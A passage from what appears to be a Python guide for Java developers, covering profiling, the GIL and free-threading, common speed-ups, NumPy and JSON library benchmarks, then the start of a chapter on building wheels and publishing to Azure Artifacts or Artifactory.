    def __init__(self, sku: str, quantity: int, price: int) -> None:
        self.sku = sku
        self.quantity = quantity
        self.price = price


class SlottedItem:
    __slots__ = ("price", "quantity", "sku")

    def __init__(self, sku: str, quantity: int, price: int) -> None:
        self.sku = sku
        self.quantity = quantity
        self.price = price


@dataclass(slots=True)
class DataItem:
    sku: str
    quantity: int
    price: int
```

Measured with `tracemalloc` over 100,000 instances:

OUTPUT

```
   PlainItem:  104.0 B
 SlottedItem:   64.0 B
    DataItem:   64.0 B
  tuple_item:   72.0 B
```


Slots save about 40% per object. With dataclasses, `slots=True` does it for you, which is why this guide's domain classes use it. It matters when you hold hundreds of thousands of objects in memory; for a handful, it doesn't.

The GIL and free-threading

What the GIL is

The **GIL** (global interpreter lock) is a lock inside CPython that lets only one thread run Python bytecode at a time. It made reference counting and the C extension API simple and safe, at the cost of parallelism. Threads still help with I/O, because a thread releases the GIL while it waits for a socket or a file. For CPU-bound Python code, though, extra threads don't make it faster.

> 🧩 **Think of it like a panel with one microphone**
>
> Several experts sit on a panel, but there's one microphone. They can all *think* at the same time, and anyone waiting for a slide to load hands the microphone over, but only one can *speak*. Free-threaded Python gives every panellist their own microphone.



Since Python 3.13 there's a separate **free-threaded build** with no GIL, and PEP 779 made it officially supported in 3.14. It's a different interpreter binary, usually named `python3.14t`. uv can install it: `uv python install 3.14t`.

Measured: threads with and without the GIL

The example runs a CPU-bound function, counting primes below 200,000, four times: once sequentially, then on four threads:

PYTHON perf/gil.py

```python
def sequential() -> list[int]:
    return [count_primes(LIMIT) for _ in range(JOBS)]


def threaded() -> list[int]:
    with ThreadPoolExecutor(max_workers=JOBS) as pool:
        return list(pool.map(count_primes, [LIMIT] * JOBS))
```

Here's the output on four interpreters:

OUTPUT

```
Python 3.13.14, GIL enabled: True
  4 jobs, 1 thread        1.49 s
  4 jobs, 4 threads       1.86 s
  speed-up from threads: 0.8x
Python 3.14.10, GIL enabled: True
  4 jobs, 1 thread        1.37 s
  4 jobs, 4 threads       1.43 s
  speed-up from threads: 1.0x
Python 3.14.10, GIL enabled: False
  4 jobs, 1 thread        1.55 s
  4 jobs, 4 threads       0.42 s
  speed-up from threads: 3.7x
Python 3.15.2, GIL enabled: True
  4 jobs, 1 thread        1.02 s
  4 jobs, 4 threads       1.07 s
  speed-up from threads: 1.0x
```

With the GIL, four threads are no faster than one (and slightly slower on 3.13, because of lock hand-offs). The free-threaded 3.14t build ran the four jobs **3.7 times faster** on four threads. The price is single-threaded speed: the same build was 13% slower running one thread (1.55 s against 1.37 s). Across three runs, the speed-up ranged from 3.0x to 4.1x and the single-thread cost from 13% to 26%. The Python docs quote 5-10% overhead for typical code; this tight integer loop is a harsher case.

⚠️ **Gotcha: free-threading needs compatible extensions**

C and Rust extensions must be built for the free-threaded ABI (wheels tagged `cp314t`). Many popular packages now ship them, including NumPy, pydantic-core and SQLAlchemy, but check every dependency before you switch. If an incompatible extension is imported, the interpreter can turn the GIL back on, and `sys._is_gil_enabled()` tells you whether that happened.

💡 **If you're unsure, stay on the normal build for services**

A typical FastAPI service is I/O-bound, so asyncio already gives it concurrency, and processes give it CPU parallelism. Try the free-threaded build for CPU-heavy, thread-friendly workloads, measure, and keep watching: this is where CPython is heading.

☕ **Coming from Java**

Java threads run in parallel, and virtual threads make blocking I/O cheap. Python's equivalents are asyncio for I/O (see Chapter 6) and processes, or now free-threading, for CPU. Don't port a Java thread-pool design for CPU work to normal CPython and expect it to scale.

Measure first

Everyone has a story about optimising the wrong thing. Before you change code for speed, measure where the time goes. Python's tools map closely onto the ones you know.

`timeit`: microbenchmarks

`timeit` runs a small piece of code many times and reports the time, a bit like a very small JMH. It disables the garbage collector during timing and uses the best clock available. From the command line:

TERMINAL

```
uv run python -m timeit -s "s = set(range(10_000))" "9_999 in s"
```

In code, the example uses a small helper that returns the best of several rounds, because the minimum is the least noisy statistic for a microbenchmark:

PYTHON perf/timing.py

```python
def best_ms(
    func: Callable[[], object], *, number: int = 1, repeat: int = 7
) -> float:
    """Run func `number` times per round; return the fastest round in ms."""
    rounds = timeit.repeat(func, number=number, repeat=repeat)
    return min(rounds) / number * 1000
```

cProfile: where does the time go?

cProfile is the built-in *deterministic* profiler: it records every function call. It slows the program down, but it's always available and needs no install. Here's a deliberately slow daily sales report:

PYTHON perf/report.py

```python
def find_product(sku: str) -> Product:
    for product in PRODUCTS:  # a linear scan for every line
        if product.sku == sku:
            return product
    raise KeyError(sku)


def build_report(lines: list[tuple[str, int]]) -> str:
    report = ""
    for sku, quantity in lines:
        report += format_line(find_product(sku), quantity)
    return report
```

Profiling it is three lines:

PYTHON perf/profile_demo.py

```python
with cProfile.Profile() as profiler:
    report.build_report(report.LINES)

stats = pstats.Stats(profiler).strip_dirs().sort_stats("cumulative")
stats.print_stats(3)  # the top three entries
```

OUTPUT

```
         40003 function calls in 1.408 seconds

   Ordered by: cumulative time

   ncalls  tottime  percall  cumtime  percall filename:lineno(function)
        1    0.013    0.013    1.408    1.408 report.py:34(build_report)
    20000    1.387    0.000    1.387    0.000 report.py:22(find_product)
    20000    0.009    0.000    0.009    0.000 report.py:29(format_line)
```

`tottime` is time spent inside the function itself; `cumtime` includes everything it called. `find_product` takes 1.39 of the 1.41 seconds. The fix is a dictionary index built once, plus `join`:

PYTHON perf/report.py

```python
def build_report_fast(lines: list[tuple[str, int]]) -> str:
    by_sku = {p.sku: p for p in PRODUCTS}  # build the index once
    return "".join(format_line(by_sku[sku], qty) for sku, qty in lines)
```

OUTPUT

```
before 1405 ms, after 6.9 ms (205x faster)
```

A 200x win from changing one data structure. That's the typical shape of Python performance work.

py-spy: profiling without touching the code

py-spy is a *sampling* profiler written in Rust. It reads a running Python process's stack many times a second from the outside, so it adds almost no overhead and needs no code changes. That makes it the tool for "production is slow right now", much like async-profiler on the JVM.

TERMINAL

```
uvx py-spy record -o profile.svg --pid 12345    # attach; writes a flame graph
uvx py-spy top --pid 12345                      # a live, top-like view
uvx py-spy dump --pid 12345                     # every thread's stack, once
```

On the sales report, 140 samples landed almost entirely on the two lines of the linear search: 86% on `if product.sku == sku` and 12% on the `for` line. Same answer as cProfile, without instrumenting anything.

> ⚠️ **Gotcha: py-spy and Windows virtual environments**
>
> On Windows, a virtual environment's `python.exe` is a small launcher that starts the real interpreter as a child process. `py-spy record -- .venv\Scripts\python -m perf.report` failed with "Failed to find python version from target process" until `--subprocesses` was added. Attaching to a running server may also need an administrator shell. In Linux containers, give the container the `SYS_PTRACE` capability.

Newer Python: a built-in sampling profiler

Python 3.15 adds a `profiling` package (PEP 799). `profiling.tracing` is cProfile under a new name, and `profiling.sampling` is a new sampling profiler that can attach to a process or run a script. Running `python -m profiling.sampling run --pstats -m perf.report` on 3.15 captured 832 samples and pointed at the same two lines of `find_product` (72% and 25% of samples). It isn't available on the 3.13 baseline.

pytest-benchmark: benchmarks that live with your tests

For hot functions you want to protect from regressions, **pytest-benchmark** adds a `benchmark` fixture. It calls your function many times, reports statistics, and can compare runs:

PYTHON tests/test_bench.py

```python
def test_membership_in_list(benchmark: BenchmarkFixture) -> None:
    assert benchmark(wins.find_known_list, KNOWN, WANTED) == 1_000


def test_membership_in_set(benchmark: BenchmarkFixture) -> None:
    known = set(KNOWN)
    assert benchmark(wins.find_known_set, known, WANTED) == 1_000
```

OUTPUT

```
------------------------- benchmark: 2 tests -------------------------
Name (time in us)                   Min                    Mean
----------------------------------------------------------------------
test_membership_in_set          47.5000 (1.0)          50.9814 (1.0)
test_membership_in_list     60,304.4000 (>1000.0)  66,914.4000 (>1000.0)
----------------------------------------------------------------------
```

The example sets `addopts = "--benchmark-disable"`, so a normal `pytest` run calls each benchmark once as an ordinary test, and `--benchmark-enable` turns measurement on. Shared CI runners are noisy, so compare benchmark numbers on a dedicated machine, or treat them as a rough alarm rather than a precise gate.

Common wins, with real numbers

Here are the classic fixes, each measured side by side with its slow twin:

OUTPUT

```
Python 3.13.14
                            slow ms   fast ms  speed-up
membership (list vs set)      48.70      0.04   1205.5x
100k rows (+= vs join)        29.30     13.37      2.2x
loop+append vs listcomp        4.22      3.78      1.1x
1k tax lookups (cache)        51.77      0.06    873.0x
peak memory, sum of 1,000,000 values:
  list        40,448,736 bytes
  generator          456 bytes
```

Use the right data structure

`x in some_list` scans the list, which is O(n): the time grows with the list's length. `x in some_set` (or a dict key lookup) uses a hash and takes roughly constant time, like `HashSet.contains` versus `ArrayList.contains`. The code is identical apart from the type:

PYTHON perf/wins.py

```python
def find_known_list(known: list[str], wanted: list[str]) -> int:
    return sum(1 for sku in wanted if sku in known)  # O(n) scan each time


def find_known_set(known: set[str], wanted: list[str]) -> int:
    return sum(1 for sku in wanted if sku in known)  # O(1) hash lookup
```

Over a thousand lookups in 10,000 SKUs, the set was more than 1,000 times faster. If you remember one thing from this chapter, make it this.

Build strings with `join`

Strings are immutable, so `out += piece` may copy everything built so far. CPython has an optimisation that often avoids the copy, which is why the gap was "only" 2.2x here, but you can't rely on it. `"".join(...)` is the Python equivalent of `StringBuilder`:

PYTHON perf/wins.py

```python
def csv_join(rows: list[tuple[str, int]]) -> str:
    return "".join(f"{sku},{qty}\n" for sku, qty in rows)
```

Comprehensions: choose them for clarity

A list comprehension used to beat a loop with `.append` by a wide margin. On 3.13 the difference was 10%, because recent versions made both faster. Use comprehensions because they're clearer, not because they're faster.

Stream with generators

A **generator** produces values one at a time, on demand: an `Iterator` whose `next()` you write as a normal loop with `yield`. Summing a million values from a list needed 40 MB at peak; the generator version needed 456 bytes:

PYTHON perf/wins.py

```python
def revenue_list(n: int) -> int:
    lines = [(i % 5 + 1) * 1250 for i in range(n)]  # all n values in memory
    return sum(lines)


def revenue_generator(n: int) -> int:
    lines = ((i % 5 + 1) * 1250 for i in range(n))  # one value at a time
    return sum(lines)
```

The only difference is square brackets versus round ones. Use generators to process big files, database result streams and Kafka batches without loading everything into memory.

Cache repeated work with `functools.cache`

If a pure function is called repeatedly with the same arguments, remember the answers. `@functools.cache` is a one-line memoiser; `@functools.lru_cache(maxsize=1024)` adds a size limit:

PYTHON perf/wins.py

```python
@cache
def tax_rate_cached(country: str) -> Decimal:
    return tax_rate(country)
```

A thousand lookups across 50 countries went from 52 ms to 0.06 ms. It's like Spring's `@Cacheable`, but in-process, with no configuration.

> ⚠️ **Gotcha: unbounded caches in long-running services**
>
> `@cache` never forgets. In a service that runs for weeks, cache only functions whose set of possible arguments is small, or use `lru_cache` with a `maxsize`. Never cache functions whose results change over time, such as stock levels.

NumPy: vectorise numeric work

NumPy stores numbers in compact, typed arrays (like a Java `long[]`) and runs operations over whole arrays in compiled code. Replacing a Python loop with one array operation is called **vectorisation**. Here's the total revenue of a million order lines:

PYTHON perf/vectorise.py

```python
def revenue_loop(quantities: list[int], prices: list[int]) -> int:
    total = 0
    for q, p in zip(quantities, prices, strict=True):
        total += q * p
    return total


def revenue_numpy(quantities: np.ndarray, prices: np.ndarray) -> int:
    return int(quantities @ prices)  # dot product, in compiled code


def discounted_numpy(quantities: np.ndarray, prices: np.ndarray) -> int:
    line = quantities * prices
    return int(np.where(quantities >= 5, line * 9 // 10, line).sum())
```

OUTPUT

```
1,000,000 order lines (numpy 2.5.4)
revenue     loop   43.40 ms  numpy   0.60 ms    73x
discounted  loop   84.19 ms  numpy  10.08 ms     8x
```

The plain dot product was 73 times faster. The discounted version was "only" 8 times faster: it creates several temporary arrays, `np.where` computes both branches, and integer division is comparatively slow even in NumPy. Vectorisation shines brightest when the work maps onto a few fast array operations.

> 💡 **Reach for the right library**
>
> For tables of data, **pandas** and **Polars** (whose core is written in Rust) build on the same idea. Typical service code that handles one order per request doesn't need NumPy at all; reports, analytics and batch jobs often do.

Speeding up hot code

When you've fixed the algorithm and the data structures and a function is still too slow, move it out of the interpreter. In rough order of effort:

- **Use a library that already did it.** Much of the Python ecosystem's speed comes from Rust and C under the hood. **pydantic-core** (Pydantic v2's validation engine) and **orjson** are Rust extension modules, built with **PyO3**, the Rust-Python bridge. The tools **Ruff** and **uv** are standalone Rust programs. You get their speed by installing a wheel.
- **mypyc** compiles type-annotated Python modules into C extensions. mypy compiles itself this way: `mypy --version` printed `mypy 2.4.1 (compiled: yes)` for this chapter. It works best on code that's already

strictly typed.

- **Cython** compiles a superset of Python with optional C types into an extension. It's mature and powers parts of SQLAlchemy, scikit-learn and many others.
- **Rust with PyO3 and maturin** gives you the most control. **maturin** builds and publishes the wheel. It's how you'd write your own orjson-style hot path.
- **PyPy** is an alternative Python implementation with a tracing JIT.

The last three need a C or Rust toolchain to build, which wasn't available on the machine used for this chapter, so they're described rather than measured. PyPy, however, is a download, and uv can fetch it. The same prime-counting benchmark, sequentially:

OUTPUT

```
Python 3.12.15, GIL enabled: True
  4 jobs, 1 thread        0.47 s
```

That's PyPy 8.0.1, about three times faster than CPython 3.13's 1.49 s, with no code changes. PyPy lags CPython's language version (it implements Python 3.12) and C extensions run slower or not at all, so it's a good fit for pure-Python CPU-heavy workers and a poor fit for typical services built on compiled libraries.

> **Coming from Java**
>
> PyO3 plays the role JNI or Panama would, but it's far more pleasant: you write a Rust function with a `#[pyfunction]` attribute and maturin produces a normal wheel that installs with `uv add`. Many teams never write one; they find that NumPy, Polars or an existing Rust-backed library already covers the hot path.

Processes for CPU, asyncio for I/O

The two kinds of slow need different cures:

- **CPU-bound** work (calculations, parsing, image processing) needs more cores. With the GIL, that means **processes**.
- **I/O-bound** work (HTTP calls, database queries) needs to stop waiting one call at a time. That means **asyncio** (see Chapter 6).

`ProcessPoolExecutor` has the same interface as a thread pool, but each worker is a separate Python process with its own GIL:

PYTHON perf/pools.py

```python
def cpu_in_processes() -> list[int]:
    # Each worker is a separate interpreter with its own GIL.
    with ProcessPoolExecutor(max_workers=JOBS) as pool:
        return list(pool.map(count_primes, [LIMIT] * JOBS))


async def fetch_stock(product_id: int) -> int:
    await asyncio.sleep(0.05)  # stands in for a 50 ms HTTP or DB call
    return product_id % 7


async def io_concurrently(n: int) -> list[int]:
    return list(await asyncio.gather(*(fetch_stock(i) for i in range(n))))
```

OUTPUT

```
CPU, 4 jobs sequential    1.51 s
CPU, 4 processes          0.69 s
I/O, 40 calls, one by one  2.23 s
I/O, 40 calls, gather      0.07 s
```

Four processes cut the CPU work by more than half. It wasn't a full 4x, because starting processes and sending arguments and results between them (by pickling, Python's built-in serialisation) costs time. For I/O, running forty 50 ms calls concurrently took 0.07 s instead of 2.2 s, on one thread.

⚠️ **Gotcha: the `__main__` guard**

Worker processes started with the *spawn* or *forkserver* methods re-import your module. Spawn is the default on Windows and macOS, and since Python 3.14 Linux defaults to forkserver instead of fork. So code that creates a process pool must sit under `if __name__ == "__main__":` (or inside a function called from there), or each worker tries to start its own pool.

Start-up time and memory

Python starts fast compared with a JVM that has to load and warm up, which suits command-line tools, serverless functions and short-lived jobs. Here's the example's measurement on 3.13, timing the real interpreter rather than the virtual environment's launcher:

OUTPUT

```
Python 3.13.14
start-up, python -c pass      36.3 ms
start-up, python -I -S        31.6 ms
import json                   14.3 ms
import asyncio                94.3 ms
import pydantic               54.3 ms
import numpy                  91.5 ms
memory, idle interpreter      11.4 MiB
memory, + pydantic            18.0 MiB
memory, + numpy               27.1 MiB
```

Two things stand out. The interpreter itself is cheap: about 11 MiB and a few tens of milliseconds. The **imports** are where start-up time goes: a real service that imports FastAPI, SQLAlchemy and an OpenTelemetry SDK spends far longer importing than starting. Timings on a busy Windows laptop are noisy: across four runs, plain start-up ranged from 36 to 91 ms, while the memory figures barely moved. `python -X importtime -c "import yourapp"` prints a per-module import breakdown when you need to dig in.

This chapter doesn't quote JVM numbers, because they depend heavily on the JVM version, flags and framework. If you need a comparison for your team, measure your own Spring Boot service the same way: start-up to first request, and resident memory when idle.

> **Newer Python: lazy imports**
>
> Python 3.15 adds explicit lazy imports (PEP 810): `lazy import numpy` at module level defers the real import until the name is first used. It's aimed exactly at CLI and service start-up time. It's not available on the 3.13 baseline.

JSON and validation speed

Every API call parses and produces JSON, so serialisation speed adds up. Here are four libraries encoding and decoding 1,000 orders (471 KB of JSON), each best of seven rounds:

OUTPUT

```
1,000 orders, 471,000 bytes of JSON
                           encode ms  decode ms
json (stdlib), dicts            2.36       2.12
orjson, dicts                   0.27       1.15
msgspec, dicts                  0.38       1.14
msgspec, typed + validated      0.61       2.17
pydantic, typed + validated     2.60       4.72
```

The "typed + validated" rows do much more work than the others: they check every field and convert strings into `UUID` and `datetime` objects. Compare like with like:

- For raw dicts, **orjson** and **msgspec** encode about 6 to 9 times faster than the standard library's `json`, and decode about twice as fast.
- For typed objects, **msgspec** `Struct`s encoded about four times faster than **Pydantic** models and decoded about twice as fast.

> 💡 **If you're unsure, keep Pydantic and measure**
>
> Pydantic v2's validation core is written in Rust and is fast enough for most APIs; it's FastAPI's native language and the house pick in this guide. Reach for msgspec in a hot internal path, such as a high-volume Kafka consumer, and for orjson when you only need to dump or load plain data quickly. Measure before switching: validation is rarely the bottleneck next to a database call.

uvloop is a faster drop-in replacement for asyncio's event loop, built on the same C library as Node.js. Uvicorn uses it automatically when it's installed, for example through `uvicorn[standard]`. It doesn't support Windows, so it's for your Linux containers, not your Windows laptop.

Common performance mistakes

Most slow Python services make the same handful of mistakes:

- **Optimising without measuring.** Profile first; the hot spot is rarely where you guessed.
- **Membership tests on lists.** Use a set or a dict for anything you look up repeatedly.
- **Queries in a loop.** The N+1 query problem from JPA exists in SQLAlchemy too; load related rows in one query (see Chapter 9).
- **Blocking calls inside `async def`.** `requests.get` or `time.sleep` in a coroutine freezes the whole event loop. Use async clients such as httpx2, or `asyncio.to_thread`.
- **Threads for CPU-bound work** on the normal build. Use processes or a compiled library.
- **Loading everything into memory.** Stream with generators, iterate database results, and read files line by line.
- **Building big strings with `+=`.** Use `"".join(...)` or `io.StringIO`.
- **Reinventing compiled code in Python.** Sorting, summing and searching are already fast in the standard library and NumPy.
- **Unbounded caches.** `@cache` in a long-lived service is a slow memory leak.
- **Ignoring start-up.** Heavy imports at module level slow every CLI command and every serverless cold start.

Recap

- CPython compiles source to bytecode and interprets it. Generic instructions like `BINARY_OP` explain why pure-Python loops are slow; the specialising interpreter (3.11+) and a young JIT claw some of that back.

- Everything is a heap object (an int is 28 bytes). Memory is freed by reference counting, with a generational cyclic GC for cycles. Use `slots=True` dataclasses when you hold many objects.
- The GIL stops threads from running Python bytecode in parallel. The free-threaded build ran CPU work 3.7x faster on four threads here, at a 13-26% single-thread cost.
- Measure first: `timeit` for small things, cProfile for call counts, py-spy (or 3.15's `profiling.sampling`) in production, pytest-benchmark to guard hot paths.
- The big wins are algorithmic: sets over lists (1,000x), indexes over scans (200x), caching, `join`, generators and NumPy (73x for a dot product).
- For CPU-bound work use processes or compiled code (Rust/PyO3, Cython, mypyc, PyPy); for I/O-bound work use asyncio.
- Pydantic is fast enough for most APIs; msgspec and orjson are faster when it really matters.

Try it yourself

Exercise 1: Profile a slow endpoint

Run `uv run python -m perf.profile_demo`, then change `build_report` so it uses a dictionary but keeps `+=`. Profile again. How much of the 200x came from the dictionary, and how much from `join`?

Exercise 2: Slots at scale

Extend `perf/memory.py` to measure 1,000,000 `Order`-like objects with five fields, with and without `slots=True`. Then add `weakref_slot=True` and see what it costs. Hint: `tracemalloc.get_traced_memory()` returns current and peak bytes.

Exercise 3: Free-threading on your machine

Install the free-threaded build with `uv python install 3.14t` and run `uv run --python 3.14t --no-project python -m perf.gil` with `JOBS` set to 2, 4 and 8. Where does the speed-up stop growing, and how does that compare with your CPU's core count?

Exercise 4 (stretch): Batch validation

A Kafka consumer receives batches of 500 `OrderPlaced` events as JSON. Write a benchmark that decodes a batch with Pydantic's `TypeAdapter.validate_json` and with `msgspec.json.decode(..., type=...)`, and decide, with numbers, whether switching is worth it for a consumer that also writes each batch to Postgres in about 20 ms.

Further reading

- dis: disassembler for Python bytecode: every instruction, including the specialised ones.

- What's new in Python 3.14 and What's new in Python 3.15: the JIT, free-threading, the GC story, lazy imports and the new profilers.
- Python support for free threading: how to install, run and check for the GIL.
- The Python profilers: cProfile and pstats.
- py-spy: the sampling profiler, with flame graph examples.
- pytest-benchmark documentation: fixtures, comparisons and CI usage.
- NumPy: the absolute basics for beginners: arrays and vectorised operations.
- PyO3 user guide and maturin: writing Python extensions in Rust.
- msgspec and orjson: fast serialisation libraries and their benchmarks.

CHAPTER 18

Packaging, Containers and Deployment

> *Code only helps people once it's running somewhere, and this chapter takes you from `pyproject.toml` to a pod that starts, scales and stops cleanly.*

🎯 **What you'll learn**

- What wheels and sdists are, how they compare with JARs, and how to build one with a modern build backend
- How to version a library and publish it to Azure Artifacts or Artifactory, and why apps lock while libraries declare ranges
- How to write a small, fast, non-root container image with a multi-stage uv build
- Why "one Uvicorn process per pod, scale the pods" is the right default on Kubernetes, and how to set probes, resources and graceful termination
- How a full CI/CD pipeline looks in GitHub Actions and Azure Pipelines, with pip-audit and Trivy
- When serverless (Lambda, Azure Functions, Cloud Run) or a single-file build is the better fit

The big picture

In Java, "shipping" has a familiar shape. `mvn package` makes a JAR, `mvn deploy` pushes it to Nexus or Artifactory, and Spring Boot's fat JAR or a Jib-built image goes to Kubernetes. One artifact type does nearly everything.

Python splits that job in two. **Libraries** ship as *wheels* to a package index, where other projects install them. **Services** ship as *container images*, with the interpreter, the locked dependencies and your code inside. You'll rarely publish a service as a wheel, and you'll never deploy a library as an image.

🧩 **Think of it like moving house**

A library is flat-pack furniture: a neat box with instructions, and the buyer assembles it in their own home (their virtual environment). A service is a shipping container: everything is already packed and bolted down, and the port (Kubernetes) only needs to know how to lift it.

Java ↔ Python at a glance

Concept	Java / Spring	Python
Library artifact	JAR	wheel (`.whl`), plus an sdist
Build descriptor	`pom.xml`	`pyproject.toml`

Concept	Java / Spring	Python
Build plugin	maven-jar-plugin	build backend (uv_build, hatchling)
Private repository	Nexus, Artifactory	Azure Artifacts, Artifactory, devpi
Publish	`mvn deploy`	`uv publish` or `twine upload`
Runnable app	fat JAR, Jib image	container image (multi-stage uv)
App server	embedded Tomcat	Uvicorn
Heap limit	`-Xmx`, `MaxRAMPercentage`	none: the container limit is the ceiling
Graceful shutdown	`server.shutdown=graceful`	Uvicorn drain + FastAPI lifespan

Full code: `examples/ch18-deploy/` (a uv workspace with a library, an app, a Dockerfile, Kubernetes YAML and two CI pipelines). The capstone's own `deploy/` folder is the larger, real-world version.

Packaging: wheels, sdists and build backends

You need packaging the moment two services want the same code. Copy-pasting `money.py` between repositories works for a week, then the copies drift apart. A versioned library on a private index fixes that, exactly as a shared JAR does.

Wheels and sdists vs JARs

A **wheel** is a zip file with a fixed layout: your package's files, plus a `.dist-info` folder holding the metadata (name, version, dependencies, required Python). Installing a wheel means unzipping it into `site-packages`. There's no build step, so it's fast and predictable.

An **sdist** (source distribution) is a `.tar.gz` of your source tree and `pyproject.toml`. Installing one means *building* a wheel first, on the installer's machine. Publish both: tools prefer the wheel and fall back to the sdist.

Here's the wheel for the example library, `orderly-money`, built with `uv build --package orderly-money` and opened with `zipfile`:

OUTPUT

```
   0  orderly_money/
1072  orderly_money/__init__.py
   0  orderly_money/py.typed
   0  orderly_money-1.2.0.dist-info/
  80  orderly_money-1.2.0.dist-info/WHEEL
 685  orderly_money-1.2.0.dist-info/METADATA
 381  orderly_money-1.2.0.dist-info/RECORD
```

`METADATA` is the wheel's `MANIFEST.MF` and the pom rolled together. `RECORD` lists every file with a hash. The empty `py.typed` file tells type checkers "this package ships type hints" (see Chapter 5).

The file name matters more than a JAR's does. It encodes compatibility *tags*: `orderly_money-1.2.0-py3-none-any.whl` means "any Python 3, no compiled ABI, any platform". A library with C or Rust inside gets one wheel per platform instead, like this one from the capstone's `uv.lock`:

```
asyncpg-0.32.0-cp313-cp313-manylinux2014_x86_64....whl
        |      |     |     |
        |      |     |     +-- platform: Linux with glibc, x86-64
        |      |     +-------- ABI: CPython 3.13
        |      +-------------- Python: CPython 3.13
        +--------------------- version
```

Coming from Java

A JAR is bytecode, so one JAR runs on every OS. The closest Java parallel to a platform wheel is a library that bundles JNI binaries per OS, like Netty's native transports. Python's installers pick the right wheel for you automatically. If none matches, they fall back to the sdist and try to *compile* it, which is why "no wheel for my platform" turns into "error: Microsoft Visual C++ is required".

pyproject.toml is the pom.xml of a library

Since PEP 621, every build tool reads the same standard `[project]` table. Here's the library's file, slightly trimmed:

TOML examples/ch18-deploy/money/pyproject.toml

```toml
[project]
name = "orderly-money"
version = "1.2.0"
description = "Money helpers shared by Orderly services."
readme = "README.md"
requires-python = ">=3.13"
license = "MIT"
classifiers = ["Typing :: Typed"]
# A library declares *ranges* (here: none needed). The apps that use it
# pin exact versions in their own uv.lock.
dependencies = []

# The build backend turns this folder into a wheel and an sdist.
[build-system]
requires = ["uv_build>=0.13.7,<0.14"]
build-backend = "uv_build"
```

The code lives in `money/src/orderly_money/`. Note the two names: the *distribution* is `orderly-money` (what you install) and the *import package* is `orderly_money` (what you import). It's the same split as a Maven artifactId and a Java package name.

Build backends: hatchling, setuptools and uv_build

Python separates the *frontend* (the tool you type, such as `uv build`, `pip` or `python -m build`) from the *backend* (the library that actually produces the wheel). The `[build-system]` table names the backend. It's like Maven choosing a packaging plugin, except that any frontend works with any backend.

Backend	Choose it when	Notes
`uv_build`	pure-Python code in a uv shop	very fast; `uv init --lib` uses it
`hatchling`	you want plugins (versions from git)	the most common modern choice
`setuptools`	C extensions, or legacy projects	the veteran; needs 77+ for `license = "MIT"`
`maturin`	the package includes Rust	builds PyO3 extensions

Switching is a two-line change, because the `[project]` table stays the same. I built the example library with all three and got the same wheel contents:

TOML

```toml
[build-system]
requires = ["hatchling>=1.27"]
build-backend = "hatchling.build"
```

TOML

```toml
[build-system]
requires = ["setuptools>=77"]
build-backend = "setuptools.build_meta"
```

> 💡 **If you're unsure, use uv_build**
>
> For a pure-Python library in a team that already uses uv, `uv_build` is the simplest choice: nothing extra to download and almost no configuration. Reach for hatchling when you need a plugin, and for setuptools or maturin when you compile native code.

Building is one command. It makes the sdist first, then builds the wheel *from* the sdist, which proves the sdist is complete:

TERMINAL

```
uv build --package orderly-money
```

OUTPUT

```
Building source distribution...
Building wheel from source distribution...
Successfully built dist/orderly_money-1.2.0.tar.gz
Successfully built dist/orderly_money-1.2.0-py3-none-any.whl
```

Versions: bumped by hand or taken from git tags

Python versions follow PEP 440, which is close to semantic versioning: `1.2.0`, `1.3.0rc1`, `1.3.0.dev4`. There's no `-SNAPSHOT`. For pre-release builds, use a `.devN` suffix, which every installer sorts before the final release.

The simplest workflow keeps the version in `pyproject.toml` and bumps it deliberately:

TERMINAL

```
uv version --bump minor --dry-run
```

OUTPUT

```
orderly-money 1.2.0 => 1.3.0
```

Many teams prefer the version to come from the git tag, as the Maven release plugin does. With hatchling, the `hatch-vcs` plugin does it:

TOML pyproject.toml (version from git tags)

```toml
[project]
name = "orderly-money"
dynamic = ["version"]          # "the backend will fill this in"

[build-system]
requires = ["hatchling", "hatch-vcs"]
build-backend = "hatchling.build"

[tool.hatch.version]
source = "vcs"                 # tag v1.3.0 -> version 1.3.0
```

Either way, read the version at runtime from the installed metadata rather than repeating it in code. The example library does this in one line: `__version__ = version("orderly-money")`, with `version` imported from `importlib.metadata`.

Publishing to a private index

Enterprise code goes to a private index. Azure Artifacts and JFrog Artifactory both speak the Python "simple" repository protocol, so uv, pip and twine all work with them.

Azure Artifacts and Artifactory

In Maven, you'd declare the repository in the pom and keep the credentials in `settings.xml`:

XML pom.xml (Java)

```xml
<distributionManagement>
  <repository>
    <id>orderly-feed</id>
    <url>https://pkgs.dev.azure.com/acme/web/_packaging/libs/maven/v1</url>
  </repository>
</distributionManagement>
```

uv splits it the same way. The index goes in `pyproject.toml`, with a separate upload URL:

TOML pyproject.toml

```toml
[[tool.uv.index]]
name = "orderly-feed"
url = "https://pkgs.dev.azure.com/acme/web/_packaging/libs/pypi/simple/"
publish-url = "https://pkgs.dev.azure.com/acme/web/_packaging/libs/pypi/upload/"
```

The credentials come from the environment, never from the file. For Azure Artifacts the username can be any string, and the password is a personal access token, or `$(System.AccessToken)` inside a pipeline:

TERMINAL

```
export UV_PUBLISH_USERNAME=dummy
export UV_PUBLISH_PASSWORD="$AZURE_ARTIFACTS_TOKEN"
uv build --package orderly-money
uv publish --index orderly-feed
```

For Artifactory the URLs look like `https://acme.jfrog.io/artifactory/api/pypi/py-libs/simple` (to install) and `.../api/pypi/py-libs` (to publish). If your team already uses **twine**, the classic upload tool, it works too: `twine upload --repository-url <upload-url> dist/*`.

> ⚠️ **Gotcha: dependency confusion**
>
